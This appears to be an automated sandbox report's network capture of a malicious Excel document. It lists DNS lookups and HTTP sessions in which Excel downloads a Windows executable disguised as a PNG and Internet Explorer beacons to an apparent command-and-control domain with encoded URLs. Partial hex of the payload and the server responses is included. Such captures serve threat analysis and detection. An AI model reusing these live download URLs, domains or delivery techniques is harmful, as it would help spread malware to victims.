Feb 9, 2021 11:55:43.910638094 CET	53	62762	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 11:55:44.547785044 CET	56905	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:55:44.596453905 CET	53	56905	8.8.8.8	192.168.2.22
Feb 9, 2021 11:55:54.981880903 CET	56906	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:55:55.032341957 CET	53	56906	8.8.8.8	192.168.2.22
Feb 9, 2021 11:55:55.033148050 CET	56907	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:55:55.081847906 CET	53	56907	8.8.8.8	192.168.2.22
Feb 9, 2021 11:55:56.736885071 CET	54609	53	192.168.2.22	8.8.8.8
Feb 9, 2021 11:55:56.785630941 CET	53	54609	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Feb 9, 2021 11:55:56.841478109 CET	45.67.231.135	192.168.2.22	d4a5	(Unknown)	Destination Unreachable
Feb 9, 2021 11:55:59.853365898 CET	45.67.231.135	192.168.2.22	d4a5	(Unknown)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 9, 2021 11:53:08.926564932 CET	192.168.2.22	8.8.8.8	0x9610	Standard query (0)	online-docu-sign-st.com	A (IP address)	IN (0x0001)
Feb 9, 2021 11:54:05.091121912 CET	192.168.2.22	8.8.8.8	0x3e6c	Standard query (0)	assets.onestore.ms	A (IP address)	IN (0x0001)
Feb 9, 2021 11:54:05.189009905 CET	192.168.2.22	8.8.8.8	0x7176	Standard query (0)	ajax.aspnetcdn.com	A (IP address)	IN (0x0001)
Feb 9, 2021 11:54:51.021184921 CET	192.168.2.22	8.8.8.8	0xb59a	Standard query (0)	pronpepsipirpyamvioerd.com	A (IP address)	IN (0x0001)
Feb 9, 2021 11:54:55.040507078 CET	192.168.2.22	8.8.8.8	0x52d6	Standard query (0)	pronpepsipirpyamvioerd.com	A (IP address)	IN (0x0001)
Feb 9, 2021 11:54:58.255409002 CET	192.168.2.22	8.8.8.8	0x5a86	Standard query (0)	pronpepsipirpyamvioerd.com	A (IP address)	IN (0x0001)
Feb 9, 2021 11:55:42.063019037 CET	192.168.2.22	8.8.8.8	0xe2f6	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Feb 9, 2021 11:55:42.118902922 CET	192.168.2.22	208.67.222.222	0x1	Standard query (0)	222.222.67.208.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Feb 9, 2021 11:55:42.160861969 CET	192.168.2.22	208.67.222.222	0x2	Standard query (0)	myip.opendns.com	A (IP address)	IN (0x0001)
Feb 9, 2021 11:55:42.204030037 CET	192.168.2.22	208.67.222.222	0x3	Standard query (0)	myip.opendns.com	28	IN (0x0001)
Feb 9, 2021 11:55:44.547785044 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	mozilla.cloudflare-dns.com	A (IP address)	IN (0x0001)
Feb 9, 2021 11:55:54.981880903 CET	192.168.2.22	8.8.8.8	0x1	Standard query (0)	8.8.8.8.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Feb 9, 2021 11:55:55.033148050 CET	192.168.2.22	8.8.8.8	0x2	Standard query (0)	1.0.0.127.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Feb 9, 2021 11:55:56.736885071 CET	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	eorctconthoelrrpentshfex.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 9, 2021 11:53:09.315218925 CET	8.8.8.8	192.168.2.22	0x9610	No error (0)	online-docu-sign-st.com		8.208.96.68	A (IP address)	IN (0x0001)
Feb 9, 2021 11:54:05.153992891 CET	8.8.8.8	192.168.2.22	0x3e6c	No error (0)	assets.onestore.ms	assets.onestore.ms.akadns.net		CNAME (Canonical name)	IN (0x0001)
Feb 9, 2021 11:54:05.250600100 CET	8.8.8.8	192.168.2.22	0x30b7	No error (0)	consentdeliveryfd.azurefd.net	star-azurefd-prod.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Feb 9, 2021 11:54:05.250641108 CET	8.8.8.8	192.168.2.22	0x7176	No error (0)	ajax.aspnetcdn.com	mscomajax.vo.msecnd.net		CNAME (Canonical name)	IN (0x0001)
Feb 9, 2021 11:54:51.078902960 CET	8.8.8.8	192.168.2.22	0xb59a	No error (0)	pronpepsipirpyamvioerd.com		80.208.230.180	A (IP address)	IN (0x0001)
Feb 9, 2021 11:54:55.097707033 CET	8.8.8.8	192.168.2.22	0x52d6	No error (0)	pronpepsipirpyamvioerd.com		80.208.230.180	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 9, 2021 11:54:58.315634012 CET	8.8.8.8	192.168.2.22	0x5a86	No error (0)	pronpepsip irpyamvioe rd.com		80.208.230.180	A (IP address)	IN (0x0001)
Feb 9, 2021 11:55:42.114438057 CET	8.8.8.8	192.168.2.22	0xe2f6	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Feb 9, 2021 11:55:42.159766912 CET	208.67.222.222	192.168.2.22	0x1	No error (0)	222.222.67 .208.in-ad dr.arpa			PTR (Pointer record)	IN (0x0001)
Feb 9, 2021 11:55:42.201688051 CET	208.67.222.222	192.168.2.22	0x2	No error (0)	myip.opend ns.com		84.17.52.38	A (IP address)	IN (0x0001)
Feb 9, 2021 11:55:44.596453905 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	mozilla.cl oudflare-d ns.com		104.16.249.249	A (IP address)	IN (0x0001)
Feb 9, 2021 11:55:44.596453905 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	mozilla.cl oudflare-d ns.com		104.16.248.249	A (IP address)	IN (0x0001)
Feb 9, 2021 11:55:55.032341957 CET	8.8.8.8	192.168.2.22	0x1	No error (0)	8.8.8.8.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Feb 9, 2021 11:55:55.081847906 CET	8.8.8.8	192.168.2.22	0x2	Name error (3)	1.0.0.127.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)
Feb 9, 2021 11:55:56.785630941 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	eorctconth oelrrpents hfex.com		45.67.231.135	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- online-docu-sign-st.com
- pronpepsipirpyamvioerd.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	8.208.96.68	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:53:09.398152113 CET	0	OUT	GET /yytr.png HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: online-docu-sign-st.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:53:09.474550962 CET	2	IN	HTTP/1.1 200 OK Date: Tue, 09 Feb 2021 10:53:09 GMT Server: Apache/2.4.25 (Debian) Last-Modified: Mon, 08 Feb 2021 15:52:01 GMT ETag: "73c00-5bad5268b0a40" Accept-Ranges: bytes Content-Length: 474112 Connection: close Content-Type: image/png Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 19 5e 42 2a 00 00 00 00 00 00 00 00 e0 00 8e a1 0b 01 02 19 00 80 05 00 00 b8 01 00 00 00 00 00 4c 8e 05 00 00 10 00 00 00 90 05 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 07 00 00 04 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 c0 05 00 28 22 00 00 00 60 06 00 00 1a 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 05 00 68 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 4f 44 45 00 00 00 00 80 7e 05 00 00 10 00 00 00 80 05 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 6 0 44 41 54 41 00 00 00 00 3c 12 00 00 00 90 05 00 00 14 00 00 00 84 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 42 53 53 00 00 00 00 00 95 0c 00 00 00 b0 05 00 00 00 00 00 00 98 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 69 64 61 74 61 00 00 28 22 00 00 00 c0 05 00 00 24 00 00 00 98 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 68 65 00 00 00 f0 05 00 00 66 00 00 00 bc 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 73 72 63 00 00 00 00 1a 01 00 00 60 06 00 00 1a 01 00 00 22 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 80 07 00 00 00 00 00 00 3c 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 10 40 00 03 07 42 6f 6f 6c 65 61 6e 01 00 00 00 00 01 00 00 00 00 10 40 00 05 46 61 6c 73 65 04 54 72 75 65 8d 40 00 2c 10 40 00 02 04 43 68 61 72 01 00 00 00 00 ff 00 00 00 90 40 Data Ascii: MZP@!L!This program must be run under Win32$7PEL^B*L@("`heCODE~ `DATA<@BSS.idata("$@.rel ochef@P.rsrc`"@P<@P@Boolean@FalseTrue@,@Char@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49186	80.208.230.180	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:54:51.164607048 CET	1003	OUT	GET /manifest/epAdaEbgmyrS0/5cBg2_2F/5r8v5YqebG9_2BzXwQ53Or2/m_2BYyZlMo/Wjgc3SrdyI1oKZciJ/0VZWBVvz9t tQ/e_2BqGDPIqO/VywJMmm_2FxNKs/BOcG3xAwzit4RyHpLyJsr/vwEVLjnqkBMf1zrK/m34BDAlEVdkNvcp/4fnxb yz8Lb2BtkfzoG/Qmy6EiDgS/W_2BAz08nRnapN/NuB.snx HTTP/1.1 Accept: text/html, application/xhtml+xml, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: pronpepsipirpyamvioerd.com DNT: 1 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:54:51.247711897 CET	1005	IN	HTTP/1.1 200 OK Date: Tue, 09 Feb 2021 10:54:51 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=42h5h7018t3pv8k72ad9a3bh91; path=/; domain=.pronpepsipirpyamvioerd.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 11-Mar-2021 10:54:51 GMT; path=/; domain=.pronpepsipirpyamvioerd.com Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 38 64 62 63 0d 0a 44 39 36 6b 57 6e 43 35 48 6b 35 33 4f 52 78 62 53 49 6c 6c 39 68 52 54 36 77 2f 67 6f 72 7a 34 4b 56 54 7a 73 77 65 55 4a 70 65 56 4e 6a 59 43 6b 4a 68 47 39 38 56 57 4f 65 50 4a 55 39 30 48 50 43 70 71 7a 48 37 32 44 7a 44 75 32 70 67 4d 65 64 38 38 32 32 79 66 62 54 6d 52 77 65 6f 5a 61 75 63 63 48 68 78 78 4c 48 50 52 4a 35 64 70 51 62 59 66 52 59 39 76 44 30 79 35 6f 47 70 43 73 37 38 65 69 39 46 46 35 67 38 30 6d 41 42 76 4a 66 33 6a 79 7a 44 37 72 46 38 39 54 2f 69 68 42 4b 72 66 34 2f 32 76 51 6d 63 43 72 6b 4e 4d 4a 79 65 74 6d 58 51 57 4b 70 38 73 55 77 67 72 75 46 68 4f 43 75 4c 41 73 66 41 32 62 32 4e 55 68 74 47 6b 4b 69 4b 68 51 45 79 66 75 31 6c 79 52 30 35 6f 46 61 30 71 66 57 38 77 77 49 44 78 4d 34 45 67 54 50 7a 49 78 62 4e 6d 54 51 77 75 37 4b 44 59 42 65 6f 61 72 42 63 6a 34 30 2b 79 62 38 39 53 45 61 61 72 36 57 48 2f 69 71 74 6d 61 76 47 44 63 46 57 78 62 57 52 30 52 50 70 43 48 56 46 4c 44 33 6d 73 6f 32 33 56 79 5a 34 41 53 48 74 44 78 43 34 2f 6c 38 71 5a 58 62 6f 70 4b 33 68 4a 2b 6b 66 2b 31 78 49 2b 7a 53 4f 6d 5a 67 41 43 37 4b 75 32 78 35 6b 49 47 49 74 4b 76 51 58 36 79 30 39 6f 6a 73 63 33 4e 66 66 44 46 75 76 55 62 57 69 44 30 6c 34 6e 38 63 76 56 67 5a 61 61 34 6c 71 41 4f 42 30 38 45 4d 6a 66 6e 63 36 47 33 31 4e 55 5a 55 31 65 56 61 61 42 55 7a 6a 4d 43 79 57 52 51 45 42 56 71 59 4c 50 50 48 4e 79 34 46 2b 46 5a 37 6b 41 52 65 4c 42 30 59 50 55 41 43 6f 6a 4e 30 6e 6b 51 72 2b 70 7a 36 77 44 46 61 47 67 54 76 72 54 75 70 73 62 5a 65 30 37 4a 6c 67 65 39 35 46 63 67 4d 35 45 43 53 37 6e 30 76 33 64 52 53 38 58 4f 4c 4b 47 67 76 4c 6c 45 4d 31 72 50 34 70 4f 59 2f 66 4f 48 78 6a 54 2b 52 46 52 41 69 62 6d 78 6e 53 43 38 48 57 67 2f 4a 34 37 31 71 36 54 79 77 59 67 72 38 63 67 6b 61 2b 59 53 6a 5a 58 4b 72 44 6e 46 38 48 62 64 6f 4e 48 37 34 44 77 41 50 4e 36 55 53 43 6c 66 66 2f 62 6d 62 48 2f 62 53 56 30 6b 6f 63 67 47 4a 4c 4b 75 48 37 45 58 48 52 44 5a 5a 51 78 54 61 79 55 6d 70 39 35 33 33 73 48 38 30 57 42 74 4c 4a 71 72 45 4f 38 44 79 63 57 64 50 61 53 33 7a 67 36 61 56 69 6a 71 62 35 74 64 51 79 52 62 34 58 6b 74 49 4d 55 49 35 4d 73 72 30 62 4d 79 70 38 72 4c 77 67 42 6f 30 37 46 79 33 57 6c 71 36 64 34 65 69 49 38 53 45 4e 6f 5a 6f 46 6a 6a 4b 76 65 53 37 45 68 Data Ascii: 38dbcD96kWnC5Hk53ORxbSIll9hRT6w/gorz4KVTzsweUJpeVNjYCkJhG98VWOePJU90HPCpqzH72D zDu2pgMed8822yfbTmRweoZauccHhxxLHPRJ5dpQbYfRY9vD0y5oGpCs78ei9FF5g80mABvJf3jyzD7rF89T/ihBKr f4/2vQmcCrkNMJyetmXQWKp8sUwgruFhOCuLAsfA2b2NUhtGkKiKhQEyfu1lyR05oFa0qfW8wwIDxM4EgTPzIxbNmT Qwu7KDYBeoarBcj40+yb89SEaar6WH/iqtmavGDcFWxbWR0RPpCHVFLD3mso23VyZ4ASHtDxC4/l8qZXbopK3hJ+kf +1xI+zSOmZgAC7Ku2x5kIGltKvQX6y09ojsc3NffDFuvUbWiD0l4n8cvVgZaa4lqAOB08EMjfnc6G31NUZU1eVaaBU zjMCyWRQEBVqYLPPHNy4F+FZ7kAReLB0YPUACojN0nkQr+pz6wDFaGgTvrTupsbZe07Jlge95FcgM5ECS7n0v3dRS8 XOLKGgvLlEM1rP4pOY/fOHxjT+RFRAibmxnSC8HWg/J471q6TywYgr8cgka+YSjZXKrDnF8HbdoNH74DwAPN6USClf f/bmbH/bSV0kocgGJLKuH7EXHRDZZQxTayUmp9533sH80WBtLJqrEO8DycWdPaS3zg6aVijqb5tdQyRb4XktIMUI5M sr0bMyp8rLwgBo07Fy3Wlq6d4eiI8SENoZoFjjKveS7Eh
Feb 9, 2021 11:54:51.635792017 CET	1251	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: pronpepsipirpyamvioerd.com DNT: 1 Connection: Keep-Alive Cookie: PHPSESSID=42h5h7018t3pv8k72ad9a3bh91; lang=en

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:54:51.705605030 CET	1252	IN	HTTP/1.1 200 OK Date: Tue, 09 Feb 2021 10:54:51 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Last-Modified: Mon, 01 Feb 2021 18:43:52 GMT ETag: "1536-5ba4abc48ba0d" Accept-Ranges: bytes Content-Length: 5430 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: image/vnd.microsoft.icon Data Raw: 00 00 01 00 02 00 10 10 00 00 00 00 20 00 68 04 00 00 26 00 00 00 20 20 00 00 00 00 20 00 a8 10 00 00 8e 04 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9c 87 73 f7 9c 87 73 f9 9c 87 73 f7 9c 87 73 77 9c 87 72 03 ff ff ff 01 9c 87 73 09 9c 87 73 0f 9c 87 73 0d 9b 87 73 05 ff ff ff 01 9c 87 73 15 9c 87 73 c7 9c 87 73 f9 9c 87 73 f9 9c 87 73 85 9c 87 73 f9 9c 87 72 f9 9c 87 73 7b 9c 87 73 05 9c 87 73 23 9c 87 73 7f 9c 87 73 c3 9b 87 72 d3 9c 87 73 cf 9c 87 73 ad 9c 87 73 5b 9c 87 73 0d 9c 87 73 1b 9c 87 73 c5 9b 87 73 ff 9c 87 73 85 9c 87 73 f7 9c 87 73 7d 9c 87 73 07 9c 87 73 57 9c 87 72 db 9c 87 73 ab 9c 87 73 6d 9c 87 73 4b 9c 87 73 43 9c 87 73 77 9c 87 73 cf 9c 87 73 b7 9b 86 73 25 9c 87 73 21 9c 87 73 cb 9c 87 73 87 9c 87 73 7f 9c 87 73 05 9c 87 73 55 9c 87 73 e1 9c 87 73 59 9c 87 73 81 9c 87 73 df 9c 87 73 c9 9b 86 72 23 ff ff ff 01 9c 87 73 13 9c 87 73 97 9c 87 73 cd 9c 87 73 19 9c 87 72 25 9c 87 73 5b 9c 87 73 03 9c 87 73 1d 9c 87 73 d9 9c 87 73 5d 9c 87 73 0b 9b 87 72 ef 9c 87 73 53 9b 87 73 bf 9c 87 73 71 ff ff ff 01 ff ff ff 01 9c 87 73 0b 9c 87 73 a5 9c 87 73 95 9c 87 73 03 9c 87 73 03 ff ff ff 01 9c 87 73 75 9c 87 73 b5 9c 87 73 07 ff ff ff 01 9c 87 73 c1 9c 87 73 db 9c 87 73 e7 9c 87 73 41 ff ff ff 01 ff ff ff 01 ff ff ff 01 9c 86 73 25 9b 87 73 d9 9c 87 73 23 ff ff ff 01 9c 87 72 07 9c 87 72 bb 9c 87 73 5d ff ff ff 01 ff ff ff 01 9c 87 73 1b 9c 87 73 db 9c 87 73 6b 9c 87 73 03 9c 87 73 03 ff ff ff 01 ff ff ff 01 9c 87 73 03 9c 87 73 af 9c 87 73 5d ff ff ff 01 9c 87 73 0d 9c 87 72 cd 9c 87 73 37 ff ff ff 01 ff ff ff 01 9c 86 73 09 9c 87 73 c9 9c 87 72 91 9c 86 72 a3 9c 87 73 81 9c 86 72 05 ff ff ff 01 ff ff ff 01 9b 87 73 85 9c 87 73 7f ff ff ff 01 9c 87 73 0d 9c 87 73 cb 9b 87 73 37 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 69 9c 87 73 3f 9c 87 73 37 9c 87 73 13 ff ff ff 01 ff ff ff 01 9b 87 73 83 9c 87 73 7f ff ff ff 01 9c 87 73 07 9c 87 73 b9 9c 87 72 57 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 c9 9c 87 73 97 9c 87 73 a9 9c 87 73 a9 9c 87 73 97 ff ff ff 01 ff ff ff 01 9c 87 73 ab 9c 87 73 5b ff ff ff 01 ff ff ff 01 9c 87 73 73 9c 87 73 ad 9c 87 73 05 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 6d 9c 87 73 49 9c 87 73 3b 9c 87 73 07 ff ff ff 01 9c 87 73 21 9c 87 73 d3 9c 87 73 23 ff ff ff 01 9c 87 73 05 9c 87 73 1b 9b 87 73 d3 9c 87 73 51 ff ff ff 01 9b 86 73 09 9c 87 73 cb 9c 87 73 89 9b 87 72 83 9c 87 73 6d 9c 87 73 05 9c 87 72 07 9c 87 73 97 9b 87 72 91 9c 87 73 03 9c 87 73 05 9b 87 72 89 9c 87 73 07 9c 87 73 51 9c 87 73 d9 9c 87 72 4b 9c 87 73 07 9c 87 73 67 9c 86 73 27 ff ff ff 01 ff ff ff 01 9b 86 73 0d 9c 87 73 81 9c 87 73 c5 9c 87 73 17 9c 87 73 27 9c 87 73 5f 9c 87 73 f7 9c 87 73 85 9c 87 73 09 9b 87 72 51 9c 87 73 d3 9c 87 73 9d 9c 87 73 4b 9c 86 72 2f 9c 87 73 33 9c 87 73 61 9c 87 73 bd 9b 87 73 b1 9c 87 73 21 9c 87 73 23 9c 87 73 cd 9c 87 73 87 9c 87 73 f9 9c 86 73 f9 9c 87 73 83 9c 87 73 07 9c 87 73 1f 9c 87 73 79 9c 87 73 b9 9c 87 72 c5 9c 87 73 c3 9c 87 72 a7 9c 87 73 55 9c 87 72 0b 9c 87 73 1d 9c Data Ascii: h& (@sssswrsssssssssrs{ss#ssrsss[sssssss}ssWrssmsKsCswsss%s!sssssUssYsssr#ssssr%s[ssss]srsSssqsssssssussssssAs%ss#rrs]ssskssssss]srs7ssrrsrssssss7sssis?s7sssssrWsssssssss[sssssssmsIs;ss!ss#ssssQsssrsmsrsrssrssQsrKssgs'sssss's_sssrQsssKr/s3sasss!s#sssssssysrsrsUrs

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49189	80.208.230.180	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:54:55.187577009 CET	1258	OUT	GET /manifest/8LuXDq_2BWfBiB/BEj6sfjtywNrZQzF5QZK7/NbbMkjR9SpGW28t6/1m9JUJz0exuG0Ws/6b83q2bcM1KtQpqf51/Z_2B1SUtN/P_2FDTQIaszfL7CFhXYP/tmsBI8pqKk7pm_2BfxZ/6rZJurPMhY6pGTLji_2FEt/IMZgEgmplBU7m/NokZx7zj/OP_2FSvKpKSMcRmuUdUVqR0/teCNe1.snx HTTP/1.1 Accept: text/html, application/xhtml+xml, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: pronpepsipirpyamvioerd.com DNT: 1 Connection: Keep-Alive Cookie: lang=en

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:54:55.272800922 CET	1260	IN	HTTP/1.1 200 OK Date: Tue, 09 Feb 2021 10:54:55 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=pe02rn9ip082kgug8c5vpo0ti0; path=/; domain=.pronpepsipirpyamvioerd.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 38 33 31 34 0d 0a 76 6b 31 56 62 6f 59 33 65 6c 63 52 38 63 54 31 56 4d 4d 6d 46 68 79 34 6c 55 46 53 67 72 71 62 6d 4e 6a 78 56 53 76 39 49 2f 33 37 51 71 48 54 76 2f 2b 6d 43 6a 2b 61 36 66 4b 4a 2f 58 6c 78 4e 56 43 4f 4f 75 76 6c 47 65 6c 66 33 2b 45 5a 67 61 77 56 43 35 55 65 55 2f 42 52 69 4f 4e 52 44 39 41 74 36 56 31 55 48 30 6e 61 6d 63 64 59 41 49 47 49 65 30 41 70 70 55 7a 50 56 49 32 47 4b 5a 41 4f 4c 63 69 74 4f 75 2f 67 53 53 48 37 44 74 4d 38 41 4b 37 7a 72 4f 32 4e 4a 6d 2b 55 53 6e 63 4e 36 73 6f 4f 4d 44 44 4f 6a 61 69 49 64 63 6b 59 61 64 59 4a 54 2b 44 44 41 50 53 7a 4f 49 6d 71 64 48 4e 6a 63 41 67 41 39 46 54 78 38 30 48 32 68 44 4d 6e 33 74 7a 70 7a 30 31 7a 5a 39 64 66 33 4e 73 45 75 56 6f 44 6d 5a 70 53 4b 66 77 77 33 77 61 61 4f 59 73 59 67 7a 54 75 62 59 58 77 76 6a 49 4c 73 4b 4b 45 2f 42 77 52 65 68 4e 58 58 34 4a 4f 4d 2f 77 37 2f 68 43 34 36 68 73 49 68 4b 4d 45 58 75 6d 64 76 63 4f 6d 7a 50 79 53 38 54 51 39 6c 70 4f 6e 54 62 75 48 32 34 4c 59 64 6c 76 6c 5a 4a 51 56 32 51 5a 50 48 73 43 75 70 77 62 55 6e 61 47 4d 30 45 75 52 70 72 52 59 78 54 63 74 6f 75 68 63 6f 75 46 43 6c 70 67 45 65 72 55 45 49 32 6c 50 72 38 43 58 45 55 6f 56 75 67 46 37 31 59 4d 6c 54 32 30 65 7a 48 4a 73 67 76 74 2f 63 56 32 69 45 77 61 56 47 47 4a 6f 59 74 6b 56 49 58 42 43 75 49 57 71 43 44 35 57 31 46 33 4a 72 4d 76 50 54 44 74 55 75 38 4c 6f 47 72 55 47 52 4a 65 5a 49 36 50 41 58 54 41 77 54 77 43 52 34 74 6e 6b 5a 38 58 79 32 42 55 2f 55 7a 31 50 75 62 61 4e 38 74 75 44 72 2b 4d 78 37 31 51 67 6e 76 6f 2f 65 76 71 78 38 43 74 6e 79 62 32 47 67 71 66 73 59 43 51 5a 2b 4d 4d 50 76 78 68 38 74 74 32 58 55 57 4c 41 32 6b 30 37 37 79 78 42 64 6b 32 4e 43 56 65 4f 66 5a 57 73 35 7a 68 59 6b 69 6a 31 65 64 39 58 6f 31 4d 42 6d 43 5a 48 4e 6a 2f 56 74 63 55 30 2f 48 4a 6a 32 4a 62 59 67 2b 4b 5a 61 52 34 46 6b 50 70 30 6e 79 7a 31 53 57 59 46 78 4b 44 56 49 4d 54 6a 4b 70 2b 4c 76 59 2f 6e 59 61 35 44 34 75 73 77 6b 66 52 6f 32 75 63 34 72 4e 75 78 69 39 62 42 66 4f 38 73 4f 42 72 58 51 46 2b 32 48 45 79 37 44 70 49 4c 76 43 64 6a 2b 57 58 53 64 65 6d 31 2f 56 41 4d 6b 37 55 46 62 37 6c 44 30 37 75 5a 34 52 6f 67 6b 65 69 